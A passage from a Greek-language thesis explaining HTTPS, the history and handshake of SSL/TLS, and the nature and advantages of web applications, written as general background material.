- Μεταφορά κατάστασης αναπαράστασης (REST): Το REST είναι μια παρόμοια προσέγγιση που χρησιμοποιείται για την επικοινωνία μεταξύ μηχανών σε κατανεμημένα συστήματα. Βασίζεται σε μια αρχιτεκτονική πελάτη-εξυπηρετητή, αλλά χαρακτηρίζεται κυρίως από την ομοιόμορφη διεπαφή που καθιστά το REST εύκολο στη χρήση με διαφορετικούς πόρους ή αντικείμενα. Με την έννοια Hypermedia as the Engine of Application State (HATEOAS), είναι επίσης δυνατή η αλλαγή των διεπαφών κατά τη διάρκεια της λειτουργίας, αντί να χρειάζεται ο επαναπροσδιορισμός τους όπως συμβαίνει με την WSDL.

2.6. Web Security

2.6.1. HTTPS

Το πρωτόκολλο HTTPS [16] ή Hypertext Transfer Protocol Secure χρησιμοποιείται για την ασφαλή επικοινωνία στο Διαδίκτυο. Πρόκειται για την ασφαλή έκδοση του HTTP, το οποίο είναι το πρωτόκολλο που χρησιμοποιείται για την ασφαλή αποστολή δεδομένων μεταξύ του φυλλομετρητή και του ιστοτόπου. Η κύρια διαφορά του HTTPS σε σύγκριση με το HTTP είναι ότι χρησιμοποιείται κρυπτογράφηση προκειμένου να προστατευτούν τα δεδομένα από τρίτους που παρακολουθούν την κίνηση του δικτύου. Η κρυπτογράφηση εφαρμόζεται με τη βοήθεια των SSL και TLS πρωτοκόλλων, τα οποία είναι υπεύθυνα για τη δημιουργία της ασφαλής σύνδεσης. Πρακτικά, όταν μία ιστοσελίδα παρέχει SSL/TLS κρυπτογράφηση, το URL ξεκινάει με HTTPS, αντί για HTTP.

Αυτό το πρωτόκολλο προστατεύει από επιθέσεις man-in-the-middle και η αμφίδρομη κρυπτογράφηση των επικοινωνιών μεταξύ πελάτη και διακομιστή προστατεύει τις επικοινωνίες από υποκλοπές και παραποιήσεις. Η πτυχή της αυθεντικοποίησης του HTTPS απαιτεί ένα αξιόπιστο τρίτο μέρος να υπογράφει ψηφιακά πιστοποιητικά από την πλευρά του διακομιστή. Αυτό ήταν ιστορικά μια δαπανηρή διαδικασία, πράγμα που σήμαινε ότι οι πλήρως πιστοποιημένες συνδέσεις HTTPS συναντώνται συνήθως μόνο σε ασφαλείς υπηρεσίες συναλλαγών πληρωμών και άλλα ασφαλή εταιρικά συστήματα πληροφοριών στον Παγκόσμιο Ιστό. Οι χρήστες του Διαδικτύου χρησιμοποιούν σήμερα το HTTPS συχνότερα από το αρχικό, μη ασφαλές HTTP, κυρίως για να διασφαλίσουν την ακεραιότητα των σελίδων σε όλους τους τύπους ιστότοπων, να ασφαλίσουν λογαριασμούς και να διατηρήσουν την εμπιστευτικότητα των επικοινωνιών και της δραστηριότητας περιήγησης.

Η σύνταξη χρήσης του Uniform Resource Identifier (URI) στο HTTPS είναι η ίδια με αυτή του σχήματος HTTP. Το HTTPS, από την άλλη πλευρά, δίνει εντολή στο πρόγραμμα περιήγησης να εφαρμόσει ένα επιπλέον επίπεδο κρυπτογράφησης SSL/TLS για την ασφάλεια της κυκλοφορίας. Δεδομένου ότι μπορεί να προσφέρει κάποια προστασία ακόμη και αν επαληθεύεται μόνο η μία πλευρά της συνομιλίας, το SSL/TLS είναι ιδιαίτερα κατάλληλο για το HTTP. Κατά τη χρήση του HTTP μέσω του Διαδικτύου, συνήθως πιστοποιείται μόνο ο διακομιστής (ο πελάτης εξετάζει το πιστοποιητικό του διακομιστή).

Επειδή το HTTPS στηρίζει το HTTP εξ ολοκλήρου πάνω στο TLS, το σύνολο του υποκείμενου πρωτοκόλλου HTTP μπορεί να κρυπτογραφηθεί. Αυτό περιλαμβάνει τη

διεύθυνση URL του αιτήματος, τις παραμέτρους ερωτήματος, τις επικεφαλίδες και τα cookies (τα οποία συχνά περιέχουν πληροφορίες αναγνώρισης του χρήστη). Ωστόσο, επειδή οι διευθύνσεις ιστοτόπων και οι αριθμοί θυρών αποτελούν αναγκαστικά μέρος των υποκείμενων πρωτοκόλλων TCP/IP, το HTTPS δεν μπορεί να προστατεύσει την αποκάλυψή τους. Στην πράξη αυτό σημαίνει ότι ακόμη και σε έναν σωστά ρυθμισμένο διακομιστή ιστού, οι υποκλοπές μπορούν να ανακαλύψουν τη διεύθυνση IP και τον αριθμό θύρας του διακομιστή ιστού, και μερικές φορές ακόμη και το όνομα τομέα (π.χ. www.website.org, αλλά όχι το υπόλοιπο της διεύθυνσης URL) με τον οποίο επικοινωνεί ένας χρήστης, μαζί με την ποσότητα των δεδομένων που μεταφέρονται και τη διάρκεια της επικοινωνίας, αν και όχι το περιεχόμενο της επικοινωνίας.

Τα προγράμματα περιήγησης στον ιστό γνωρίζουν πώς να εμπιστεύονται τους ιστότοπους HTTPS με βάση τις αρχές πιστοποιητικών που είναι προεγκατεστημένες στο λογισμικό τους. Οι αρχές έκδοσης πιστοποιητικών εμπιστεύονται με αυτόν τον τρόπο τους δημιουργούς των προγραμμάτων περιήγησης ιστού για την παροχή έγκυρων πιστοποιητικών. Επομένως, ένας χρήστης θα πρέπει να εμπιστεύεται μια σύνδεση HTTPS σε έναν ιστότοπο εάν και μόνο εάν ισχύουν όλα τα ακόλουθα:

- Ο χρήστης εμπιστεύεται ότι η συσκευή του, η οποία φιλοξενεί το πρόγραμμα περιήγησης και τη μέθοδο για την απόκτηση του ίδιου του προγράμματος περιήγησης, δεν έχει παραβιαστεί.
- Ο χρήστης εμπιστεύεται ότι το λογισμικό του προγράμματος περιήγησης εφαρμόζει σωστά το HTTPS με σωστά προεγκατεστημένες αρχές έκδοσης πιστοποιητικών.
- Ο χρήστης εμπιστεύεται την αρχή έκδοσης πιστοποιητικών ότι εγγυάται μόνο για νόμιμους ιστότοπους (δηλαδή η αρχή έκδοσης πιστοποιητικών δεν παραβιάζεται και δεν υπάρχει εσφαλμένη έκδοση πιστοποιητικών).
- Ο ιστότοπος παρέχει έγκυρο πιστοποιητικό, πράγμα που σημαίνει ότι υπογράφηκε από μια αξιόπιστη αρχή.
- Το πιστοποιητικό προσδιορίζει σωστά τον ιστότοπο (π.χ. όταν το πρόγραμμα περιήγησης επισκέπτεται το "https://website.com", το ληφθέν πιστοποιητικό είναι σωστά για το "website.com" και όχι για κάποια άλλη οντότητα).
- Ο χρήστης εμπιστεύεται ότι το επίπεδο κρυπτογράφησης του πρωτοκόλλου (SSL/TLS) είναι επαρκώς ασφαλές έναντι των υποκλοπών.

Το HTTPS είναι ιδιαίτερα σημαντικό σε μη ασφαλή δίκτυα και δίκτυα που μπορεί να υπόκεινται σε παραποίηση. Τα μη ασφαλή δίκτυα, όπως τα δημόσια σημεία πρόσβασης Wi-Fi, επιτρέπουν σε οποιονδήποτε στο ίδιο τοπικό δίκτυο να παρακολουθεί τα πακέτα και να ανακαλύπτει ευαίσθητες πληροφορίες που δεν προστατεύονται από το HTTPS.

Το HTTPS είναι επίσης σημαντικό για τις συνδέσεις μέσω του δικτύου Tor, καθώς κακόβουλοι κόμβοι Tor θα μπορούσαν διαφορετικά να βλάψουν ή να τροποποιήσουν το περιεχόμενο που περνάει από αυτούς με μη ασφαλή τρόπο και να εισάγουν κακόβουλο λογισμικό στη σύνδεση. Αυτός είναι ένας λόγος για τον οποίο το Electronic

Frontier Foundation και το Tor Project ξεκίνησαν την ανάπτυξη του HTTPS Everywhere, το οποίο περιλαμβάνεται στο Tor Browser.

Για να είναι αποτελεσματικό το HTTPS, ένας ιστότοπος πρέπει να φιλοξενείται πλήρως μέσω HTTPS. Εάν ορισμένα από τα περιεχόμενα του ιστότοπου φορτώνονται μέσω HTTP (για παράδειγμα, σενάρια ή εικόνες) ή εάν μόνο μια συγκεκριμένη σελίδα που περιέχει ευαίσθητες πληροφορίες, όπως μια σελίδα σύνδεσης, φορτώνεται μέσω HTTPS, ενώ ο υπόλοιπος ιστότοπος φορτώνεται μέσω απλού HTTP, ο χρήστης θα είναι ευάλωτος σε επιθέσεις και παρακολούθηση. Επιπλέον, τα cookies σε έναν ιστότοπο που εξυπηρετείται μέσω HTTPS πρέπει να έχουν ενεργοποιημένο το χαρακτηριστικό secure. Σε έναν ιστότοπο που περιέχει ευαίσθητες πληροφορίες, ο χρήστης και η σύνοδος θα εκτίθενται κάθε φορά που ο ιστότοπος προσπελαύνεται με HTTP αντί για HTTPS. Η θύρα 80 χρησιμοποιείται συνήθως για μη κρυπτογραφημένη κίνηση HTTP, ενώ η θύρα 443 είναι η κοινή θύρα που χρησιμοποιείται για κρυπτογραφημένη κίνηση HTTPS.

2.6.2. SSL / TLS

Το πρωτόκολλο TLS [17] χρησιμοποιείται από εφαρμογές πελάτη-εξυπηρετητή για την αλληλεπίδραση μέσω δικτύων με τρόπο που να προστατεύει από υποκλοπές και αλλοιώσεις. Ο πελάτης πρέπει να ζητήσει από τον διακομιστή να δημιουργήσει μια σύνδεση TLS, επειδή οι εφαρμογές μπορούν να επικοινωνούν με ή χωρίς TLS (ή SSL). Η χρήση ξεχωριστού αριθμού θύρας για συνδέσεις TLS είναι μία από τις κύριες στρατηγικές για την επίτευξη αυτού του στόχου.

Το Secure Sockets Layer (SSL) αρχικά αναπτύχθηκε από τον οργανισμό Netscape το 1995 και το 1999 αντικαταστάθηκε από το διάδοχό του, το Transport Layer Security (TLS). Η πρώτη του έκδοση (SSL 1.0) δημιουργήθηκε από τον οργανισμό Netscape το 1994, η οποία δεν κυκλοφόρησε ποτέ επίσημα, λόγω σοβαρών ελαττωμάτων ασφαλείας. Η επίσημη πρώτη του έκδοση (SSL 2.0), κυκλοφόρησε ένα χρόνο αργότερα και η τελευταία του έκδοση (SSL 3.0) κυκλοφόρησε το Νοέμβριο του 1996. Πλέον, έχουν εγκαταλειφθεί όλες οι εκδόσεις του SSL με την τελευταία το 2015, επειδή δεν είναι αρκετά ασφαλές, σύμφωνα με το έγγραφο RFC 7568 [18] του οργανισμού Internet Engineering Task Force (IETF).

Το Transport Layer Security (TLS) είναι ένα κρυπτογραφικό πρωτόκολλο, το οποίο σχεδιάστηκε για να παρέχει ασφάλεια επικοινωνιών σε ένα δίκτυο υπολογιστών και δημιουργήθηκε από τον οργανισμό Internet Engineering Task Force (IETF) ως ο διάδοχος του SSL. Η έκδοση TLS 1.0 κυκλοφόρησε το 1999 ως μία μικρή αναβάθμιση από το SSL 3.0. Η έκδοση TLS 1.1 ήταν επίσης μία μικρή αναβάθμιση η οποία κυκλοφόρησε το 2006 και περιείχε προστασία από κάποιες επιθέσεις. Το TLS 1.2 κυκλοφόρησε το 2008, το οποίο περιείχε ασφαλέστερους αλγορίθμους και διάφορες άλλες βελτιώσεις. Το TLS 1.3 κυκλοφόρησε τον Αύγουστο του 2018 και περιλαμβάνει σημαντικές αλλαγές. Μεταξύ άλλων, το πρωτόκολλο απλοποιήθηκε με στόχο την καλύτερη απόδοση, αφαιρέθηκαν μη ασφαλείς αλγόριθμοι (SHA-1, DES, 3DES, RC4, MD5), και προστέθηκε ένα νέο πρότυπο ψηφιακής υπογραφής (RSA-PSS). Τη χρονική στιγμή συγγραφής της εργασίας (2022), το TLS 1.3 είναι η τελευταία έκδοση του TLS και υποστηρίζεται από όλα τα σύγχρονα προγράμματα περιήγησης.

Αν και το πρωτόκολλο TLS χρησιμοποιείται συχνά σε υπηρεσίες όπως το ηλεκτρονικό ταχυδρομείο, τα άμεσα μηνύματα και η φωνή μέσω IP, η χρήση του για την προστασία του HTTPS εξακολουθεί να είναι η πιο γνωστή. Αυτό το πρωτόκολλο ασχολείται κυρίως με την εξασφάλιση της ασφάλειας, συμπεριλαμβανομένης της ιδιωτικότητας (εμπιστευτικότητα), της ακεραιότητας και της αυθεντικότητας μεταξύ δύο ή περισσότερων εφαρμογών υπολογιστή που επικοινωνούν, χρησιμοποιώντας κρυπτογραφία, όπως η χρήση πιστοποιητικών. Το πρωτόκολλο εγγραφής TLS και το πρωτόκολλο χειραψίας TLS αποτελούν τα δικά τους δύο επίπεδα, τα οποία διεξάγονται στο επίπεδο παρουσίασης.

Μόλις ο πελάτης και ο διακομιστής συμφωνήσουν να χρησιμοποιήσουν το TLS, διαπραγματεύονται μια σύνδεση χρησιμοποιώντας μια διαδικασία χειραψίας. Τα πρωτόκολλα χρησιμοποιούν μια χειραψία με ασύμμετρη κρυπτογράφηση για να καθορίσουν όχι μόνο τις ρυθμίσεις κρυπτογράφησης αλλά και ένα κοινόχρηστο κλειδί συγκεκριμένης συνεδρίας με το οποίο κρυπτογραφείται η περαιτέρω επικοινωνία με χρήση συμμετρικής κρυπτογράφησης. Ο πελάτης και ο διακομιστής συμφωνούν σε ορισμένες παραμέτρους που χρησιμοποιούνται για την ασφάλεια της σύνδεσης κατά τη διάρκεια αυτής της χειραψίας:

1. Ο πελάτης και ο διακομιστής συμφωνούν σε ορισμένες παραμέτρους που χρησιμοποιούνται για την ασφάλεια της σύνδεσης κατά τη διάρκεια αυτής της χειραψίας.
2. Ο διακομιστής επιλέγει έναν αλγόριθμο κρυπτογράφησης και κατακερματισμού από αυτόν τον κατάλογο που επίσης υποστηρίζει, ενημερώνοντας τον πελάτη για την επιλογή του.
3. Στη συνέχεια, ο διακομιστής προσφέρει συνήθως έλεγχο ταυτότητας με τη χρήση ψηφιακού πιστοποιητικού. Το δημόσιο κλειδί κρυπτογράφησης του διακομιστή περιλαμβάνεται στο πιστοποιητικό μαζί με το όνομα της αξιόπιστης αρχής έκδοσης πιστοποιητικών (CA) που πιστοποιεί τη γνησιότητά του.
4. Ο πελάτης επιβεβαιώνει την εγκυρότητα του πιστοποιητικού πριν προχωρήσει.
5. Για τη δημιουργία των κλειδιών συνόδου που χρησιμοποιούνται για την ασφαλή σύνδεση, ο πελάτης:

    - Χρησιμοποιεί το δημόσιο κλειδί του διακομιστή για να κρυπτογραφήσει έναν τυχαίο αριθμό (PreMasterSecret) και στέλνει το αποτέλεσμα στον διακομιστή (το οποίο μόνο ο διακομιστής θα πρέπει να μπορεί να αποκρυπτογραφήσει με το ιδιωτικό του κλειδί)- και τα δύο μέρη χρησιμοποιούν στη συνέχεια τον τυχαίο αριθμό για να δημιουργήσουν ένα ειδικό κλειδί συνόδου για τη μετέπειτα κρυπτογράφηση και αποκρυπτογράφηση των δεδομένων κατά τη διάρκεια της συνόδου.
    - Εάν το ιδιωτικό κλειδί του διακομιστή αποκαλυφθεί στο μέλλον, δεν μπορεί να χρησιμοποιηθεί για την αποκρυπτογράφηση της τρέχουσας συνεδρίας, ακόμη και αν η συνεδρία υποκλαπεί και καταγραφεί από τρίτους. Η εναλλακτική λύση είναι η χρήση της ανταλλαγής κλειδιών Diffie-Hellman (ή μιας παραλλαγής της ελλειπτικής καμπύλης DH) για την ασφαλή δημιουργία

ενός τυχαίου και μοναδικού κλειδιού συνόδου για κρυπτογράφηση και αποκρυπτογράφηση.

Έτσι ολοκληρώνεται η χειραψία και αρχίζει η ασφαλής σύνδεση, η οποία κρυπτογραφείται και αποκρυπτογραφείται με το κλειδί συνόδου μέχρι το κλείσιμο της σύνδεσης. Εάν κάποιο από τα παραπάνω βήματα αποτύχει, τότε η χειραψία TLS αποτυγχάνει και η σύνδεση δεν δημιουργείται.

Οι συνδέσεις εξασφαλισμένες με TLS μεταξύ ενός πελάτη και ενός διακομιστή έχουν όλες τις ακόλουθες ιδιότητες:

- Επειδή τα μεταδιδόμενα δεδομένα κρυπτογραφούνται με τη χρήση μιας μεθόδου συμμετρικού κλειδιού, η σύνδεση είναι ιδιωτική (ή εμπιστευτική). Αυτή η συμμετρική κρυπτογράφηση χρησιμοποιεί κλειδιά που παράγονται ειδικά για κάθε σύνδεση χρησιμοποιώντας ένα κοινό μυστικό που αποφασίστηκε κατά την έναρξη της συνόδου. Πριν από τη μετάδοση του πρώτου byte δεδομένων, ο διακομιστής και ο πελάτης συζητούν τις ιδιαιτερότητες της τεχνικής κρυπτογράφησης και τα κρυπτογραφικά κλειδιά που θα χρησιμοποιηθούν. Η διαπραγμάτευση ενός κοινόχρηστου μυστικού είναι τόσο ασφαλής (το διαπραγματευόμενο μυστικό δεν είναι διαθέσιμο σε υποκλοπέα και δεν μπορεί να αποκτηθεί, ακόμη και από έναν επιτιθέμενο που τοποθετείται στη μέση της σύνδεσης) όσο και αξιόπιστη (κανένας επιτιθέμενος δεν μπορεί να τροποποιήσει τις επικοινωνίες κατά τη διάρκεια της διαπραγμάτευσης χωρίς να γίνει αντιληπτός).
- Η κρυπτογράφηση δημόσιου κλειδιού επιτρέπει την πιστοποίηση της ταυτότητας των μερών που συμμετέχουν στην επικοινωνία. Για τον διακομιστή, η αυθεντικοποίηση αυτή είναι υποχρεωτική και για τον πελάτη είναι προαιρετική.
- Κάθε απεσταλμένο μήνυμα περιλαμβάνει έναν έλεγχο ακεραιότητας μηνύματος που χρησιμοποιεί έναν κωδικό ελέγχου ταυτότητας μηνύματος για την αποτροπή μη ανιχνεύσιμης απώλειας ή αλλαγής δεδομένων κατά τη μετάδοση, καθιστώντας τη σύνδεση αξιόπιστη (ή με ακεραιότητα).

Το TLS έχει υποστεί πολλαπλές αναβαθμίσεις του πρωτοκόλλου για την αντιμετώπιση απειλών ασφαλείας που αναπτύχθηκαν σε μια προσπάθεια υπονόμευσης ορισμένων χαρακτηριστικών της ασφάλειας των επικοινωνιών που προσπαθεί να παρέχει το TLS. Επιπλέον, οι κατασκευαστές διαδικτυακών προγραμμάτων περιήγησης ενημερώνουν συχνά το λογισμικό τους για να αντιμετωπίσουν τυχόν κενά ασφαλείας που μπορεί να έχουν εντοπιστεί.

2.7. Εφαρμογές Ιστού

Μια εφαρμογή ιστού [19] [20], συχνά αναφερόμενη ως web app, είναι ένα διαδραστικό πρόγραμμα υπολογιστή που κατασκευάζεται με τεχνολογίες ιστού (HTML, CSS, JS), το οποίο αποθηκεύει (Βάση δεδομένων, Αρχεία) και επεξεργάζεται δεδομένα (CRUD) και

χρησιμοποιείται από μια ομάδα ή από έναν μεμονωμένο χρήστη για την εκτέλεση εργασιών μέσω του διαδικτύου. Το CRUD είναι ένα δημοφιλές ακρωνύμιο και βρίσκεται στο επίκεντρο της ανάπτυξης εφαρμογών ιστού. Σημαίνει Create (Δημιουργία), Read (Ανάγνωση), Update (Ενημέρωση) και Delete (Διαγραφή). Η πρόσβαση στις διαδικτυακές εφαρμογές γίνεται μέσω ενός προγράμματος περιήγησης στο διαδίκτυο και συχνά περιλαμβάνουν έναν μηχανισμό σύνδεσης/εγγραφής.

Κάθε λογισμικό έχει μια πλευρά πελάτη και μια πλευρά διακομιστή, δεδομένου ότι πρόκειται για προγράμματα πελάτη-εξυπηρετητή. Ένα άτομο χρησιμοποιεί ένα πρόγραμμα για να εκτελέσει μια εφαρμογή σε ένα περιβάλλον πελάτη-εξυπηρετητή και ο εξυπηρετητής αναλαμβάνει την επεξεργασία των δεδομένων που απαιτούνται για τη λειτουργία της εφαρμογής για λογαριασμό του χρήστη. Για παράδειγμα, σε μια βάση δεδομένων, το λογισμικό πελάτη είναι αυτό που χρησιμοποιεί ο χρήστης για να εισάγει δεδομένα, ενώ το πρόγραμμα διακομιστή είναι αυτό που διατηρεί τα δεδομένα.

Οι ιστότοποι διαθέτουν συχνά διαδικτυακές εφαρμογές που επιτρέπουν στους χρήστες να κάνουν συγκεκριμένα πράγματα όταν επισκέπτονται τον ιστότοπο. Για παράδειγμα, ο δικτυακός τόπος μιας εταιρείας υποδημάτων μπορεί να φιλοξενεί μια εφαρμογή ηλεκτρονικού καταστήματος, η οποία επιτρέπει στους αγοραστές να προσθέτουν προϊόντα στο καλάθι τους και να υποβάλλουν πληρωμές. Ο διαχειριστής ιστού της επιχείρησης μπορεί να επιλέξει ποιες διαδικτυακές εφαρμογές θα συμπεριλάβει στον ιστότοπο και στη συνέχεια να τις τροποποιήσει ώστε να ανταποκρίνονται στις απαιτήσεις των χρηστών. Πολυάριθμες εφαρμογές μπορούν να φιλοξενηθούν σε έναν ιστότοπο, όπως λειτουργίες συνομιλίας, σελίδες πληρωμών και διαδραστικά εργαλεία προσαρμογής προϊόντων.

Η βασική διαφορά είναι ο τρόπος με τον οποίο αλληλεπιδρούμε με την καθεμία. Οι εφαρμογές ιστού ορίζονται από την είσοδό τους - δημιουργούμε, διαβάζουμε, ενημερώνουμε και διαγράφουμε δεδομένα μέσα σε μια εφαρμογή ιστού. Οι ιστότοποι ορίζονται από την έξοδό τους - διαβάζουμε τις ειδήσεις, τις πληροφορίες μάρκετινγκ, τις συχνές ερωτήσεις σε ιστότοπους.

Κάθε εφαρμογή ιστού περιλαμβάνει τρία στοιχεία: έναν διακομιστή ιστού για τη διαχείριση των αιτημάτων του πελάτη, έναν διακομιστή εφαρμογών για την εκτέλεση των εργασιών που ζητούνται και μια βάση δεδομένων για την αποθήκευση των πληροφοριών. Για να λειτουργήσει, μια εφαρμογή ιστού συνδυάζει σενάρια από την πλευρά του πελάτη και του διακομιστή. Η δέσμη ενεργειών από την πλευρά του διακομιστή χρησιμοποιεί ειδικές γλώσσες προγραμματισμού για την αποθήκευση και ανάκτηση δεδομένων. Στην πλευρά του διακομιστή, οι προγραμματιστές γράφουν σενάρια που μπορεί να χρησιμοποιήσει η εφαρμογή ιστού για να απαντήσει σε ερωτήματα του χρήστη. Το έργο της παρουσίασης πληροφοριών στον χρήστη αναλαμβάνεται από τις δέσμες ενεργειών στην πλευρά του πελάτη, οι οποίες διαθέτουν τις δικές τους γλώσσες προγραμματισμού.

2.7.1. Εφαρμογές ιστού εναντίον συμβατικών εφαρμογών

Οι εγγενείς εφαρμογές είναι εφαρμογές που έχουν αναπτυχθεί για μια συγκεκριμένη πλατφόρμα ή συσκευή. Για την εγκατάστασή τους, απαιτούν ειδικό λογισμικό και άλλα εργαλεία. Για παράδειγμα, η εταιρεία που ανέπτυξε ένα tablet με οθόνη αφής μπορεί να δημιουργήσει μια εφαρμογή επεξεργασίας φωτογραφιών που είναι συμβατή μόνο

με το tablet της. Ορισμένα προγράμματα, που αναφέρονται ως υβριδικά προγράμματα, ενσωματώνουν τόσο εγγενείς όσο και διαδικτυακές λειτουργίες. Μια υβριδική εφαρμογή κατεβαίνει από τους χρήστες, αλλά συνδέεται επίσης με το διαδίκτυο για πρόσβαση σε λειτουργίες και δεδομένα. Οι υβριδικές εφαρμογές ενδέχεται να επωφελούνται από πόρους που είναι ιδιόρρυθμοι για μια συγκεκριμένη συσκευή. Τόσο οι διαδικτυακές όσο και οι υβριδικές εφαρμογές απαιτούν ευρυζωνική ή ασύρματη σύνδεση.

2.7.2. Πλεονεκτήματα εφαρμογών ιστού

Ακολουθούν ορισμένα οφέλη από τη χρήση διαδικτυακών εφαρμογών στο χώρο εργασίας:

2.7.2.1. Αποτελεσματική αποθήκευση

Δεν χρειάζεται να εγκαταστήσει κάποιος τα διαδικτυακά προγράμματα σε σκληρό δίσκο, επειδή αποθηκεύουν τα δεδομένα τους σε διακομιστή. Οι εταιρείες μπορούν να λειτουργούν χωρίς περιορισμούς αποθήκευσης χάρη στην ευελιξία αποθήκευσης δεδομένων στο διαδίκτυο, γεγονός που είναι ιδιαίτερα επωφελές για απομακρυσμένες ή υβριδικές επιχειρήσεις. Όταν εργάζονται από το σπίτι, οι εργαζόμενοι χρησιμοποιούν συχνά τους προσωπικούς φορητούς ή επιτραπέζιους υπολογιστές τους, οι οποίοι ενδέχεται να μην διαθέτουν σκληρούς δίσκους ικανούς για την αποθήκευση εγγενών εφαρμογών. Μπορούν να λάβουν όλες τις πληροφορίες που χρειάζονται, εάν διαθέτουν αξιόπιστη σύνδεση στο διαδίκτυο.

2.7.2.2. Ελάχιστα θέματα συμβατότητας

Οι διαδικτυακές εφαρμογές είναι συνήθως προσβάσιμες από διάφορες συσκευές, επειδή βασίζονται στο πρόγραμμα περιήγησης. Οι διαδικτυακές εφαρμογές λειτουργούν για οποιονδήποτε έχει πρόσβαση στα προγράμματα περιήγησης που τις επιτρέπουν, ενώ οι εγγενείς εφαρμογές χρειάζονται συγκεκριμένα λειτουργικά συστήματα και λογισμικό. Παρόλο που τα περισσότερα προγράμματα περιήγησης ιστού είναι δωρεάν και συμβατά με μια ποικιλία επιτραπέζιων και κινητών συσκευών, οι επιχειρήσεις συχνά απαιτούν από τους υπαλλήλους τους να χρησιμοποιούν το ίδιο πρόγραμμα περιήγησης κατά την πρόσβαση σε συγκεκριμένες εφαρμογές, ώστε το περιεχόμενο να εμφανίζεται το ίδιο σε όλους όσους χρησιμοποιούν την εφαρμογή. Ένας εργαζόμενος μπορεί να ολοκληρώσει την εργασία του χρησιμοποιώντας μια διαφορετική συσκευή, εάν δεν μπορεί να έχει πρόσβαση στον κανονικό του υπολογιστή.

2.7.2.3. Χαμηλότερο κόστος

Επειδή οι διαδικτυακές εφαρμογές δεν χρειάζονται σκληρούς δίσκους ή εξειδικευμένο λογισμικό για να λειτουργήσουν, η χρήση τους μπορεί να βοηθήσει τις επιχειρήσεις να μειώσουν τις δαπάνες πληροφορικής. Πολλές από αυτές τις εφαρμογές είναι συνδρομητικές, επιτρέποντας στους χρήστες να επιλέγουν τον αριθμό των ατόμων που θέλουν να υποστηρίζουν κάθε μήνα ή χρόνο. Για παράδειγμα, μια εταιρεία με απομακρυσμένους υπαλλήλους μπορεί να χρησιμοποιεί μια διαδικτυακή εφαρμογή για τη διαχείριση έργων. Ο διαχειριστής πληροφορικής μπορεί να αυξήσει τον αριθμό των αδειών χρήσης εφαρμογών ιστού καθώς η εταιρεία επεκτείνεται και προσλαμβάνει

περισσότερους διαχειριστές έργων. Οι πελάτες πληρώνουν μόνο για τα πράγματα που σκοπεύουν να χρησιμοποιήσουν, επειδή είναι εξαιρετικά παραμετροποιήσιμα.

2.7.2.4. Αυτόματες ενημερώσεις

Μια σύνδεση στο διαδίκτυο επιτρέπει στους προγραμματιστές εφαρμογών ιστού να διανέμουν τακτικές ενημερώσεις, συχνά χωρίς να ζητούν καμία ενέργεια από τους καταναλωτές. Αυτές οι ενημερώσεις μπορούν να εγγυηθούν ότι οι καταναλωτές έχουν πρόσβαση στις πιο πρόσφατες πληροφορίες, να επιλύσουν σφάλματα και να βελτιώσουν την εμπειρία του χρήστη. Ενώ οι εγγενείς εφαρμογές έχουν συχνά μια μακρά διαδικασία ενημέρωσης, οι διαδικτυακές εφαρμογές συνήθως ενημερώνονται αρκετά γρήγορα, εάν ο χρήστης έχει γρήγορη σύνδεση στο διαδίκτυο. Αυτό σημαίνει ότι οι χρήστες μπορούν να ενημερώνουν συχνά τα προγράμματά τους χωρίς να χάνουν χρόνο εργασίας.

2.7.3. Πλεονεκτήματα ανάπτυξης εφαρμογών ιστού

2.7.3.1. Γρήγορη ανάπτυξη

Η εγκατάσταση και λειτουργία μιας διαδικτυακής εφαρμογής είναι απλή. Συγκριτικά μιλώντας, υπάρχουν λιγότερα εμπόδια που πρέπει να ξεπεραστούν και πολύ μεγαλύτερη ευελιξία στα εργαλεία και τα πλαίσια που μπορούμε να χρησιμοποιήσουμε. Η κατασκευή εφαρμογών ιστού είναι σημαντικά ευκολότερη και ταχύτερη. Το μόνο που χρειαζόμαστε είναι να μας στείλει κάποιος τη διεύθυνση URL ώστε να μπορέσουμε να δείξουμε στους χρήστες την εφαρμογή.

2.7.3.2. Εύκολη πρόσβαση

Ομοίως, αν θέλετε να διευκολύνετε τους χρήστες να βρίσκουν και να χρησιμοποιούν τα εργαλεία σας, η ανάπτυξη εφαρμογών ιστού είναι η καλύτερη επιλογή. Στις μέρες μας, οι περισσότεροι άνθρωποι κάνουν όλες τις δουλειές τους χρησιμοποιώντας διαδικτυακά προγράμματα περιήγησης, ακόμη και σε επίσημα περιβάλλοντα. Οι εφαρμογές ιστού είναι θαυμάσιες, καθώς ουσιαστικά επιτρέπουν την πρόσβαση στα εργαλεία σας από οποιοδήποτε πρόγραμμα περιήγησης στο διαδίκτυο. Φυσικά, εκτός αν έχετε λάβει ρητά μέτρα για να το περιορίσετε αυτό. Ως αποτέλεσμα, ακόμη και αν οι υπάλληλοί σας χρησιμοποιούν πολλές συσκευές κατά τη διάρκεια της ημέρας, μπορούν πάντα να έχουν πρόσβαση στους πόρους που χρειάζονται για να ολοκληρώσουν την εργασία τους. Η ίδια εμπειρία είναι διαθέσιμη στους πελάτες, είτε χρησιμοποιούν τηλέφωνο, υπολογιστή ή tablet.

2.7.3.3. Περισσότερη ευκολία

Επιπλέον, η ανάπτυξη διαδικτυακών εφαρμογών σας επιτρέπει να παρέχετε στους χρήστες σας υψηλό επίπεδο άνεσης. Όταν τα smartphones βρίσκονταν ακόμη σε πρώιμο στάδιο, οι περισσότερες μάρκες έσπρωχναν να αναπτύξουν τις δικές τους εφαρμογές για κινητά. Η πλειονότητα των ανθρώπων δεν το θέλει, και αυτό είναι το μόνο πρόβλημα. Είναι ενοχλητικό να κατεβάζει κάποιος νέο λογισμικό. Η μειωμένη διάρκεια ζωής της μπαταρίας και η αποδιοργανωμένη αρχική οθόνη στο τηλέφωνό σας είναι επίσης προβλήματα. Οι πελάτες δεν θα κατεβάζουν συχνά την εφαρμογή σας, εκτός αν πρόκειται για κάτι που θα χρησιμοποιούν σχεδόν καθημερινά. Οι

περισσότεροι χρήστες προτιμούν πλέον απλά τις εφαρμογές ιστού. Εκτός αν υπάρχει κάποιος επιτακτικός λόγος για να χρησιμοποιήσουν μια εγγενή εφαρμογή, τουλάχιστον.

2.7.3.4. Χαμηλότερο κόστος ανάπτυξης

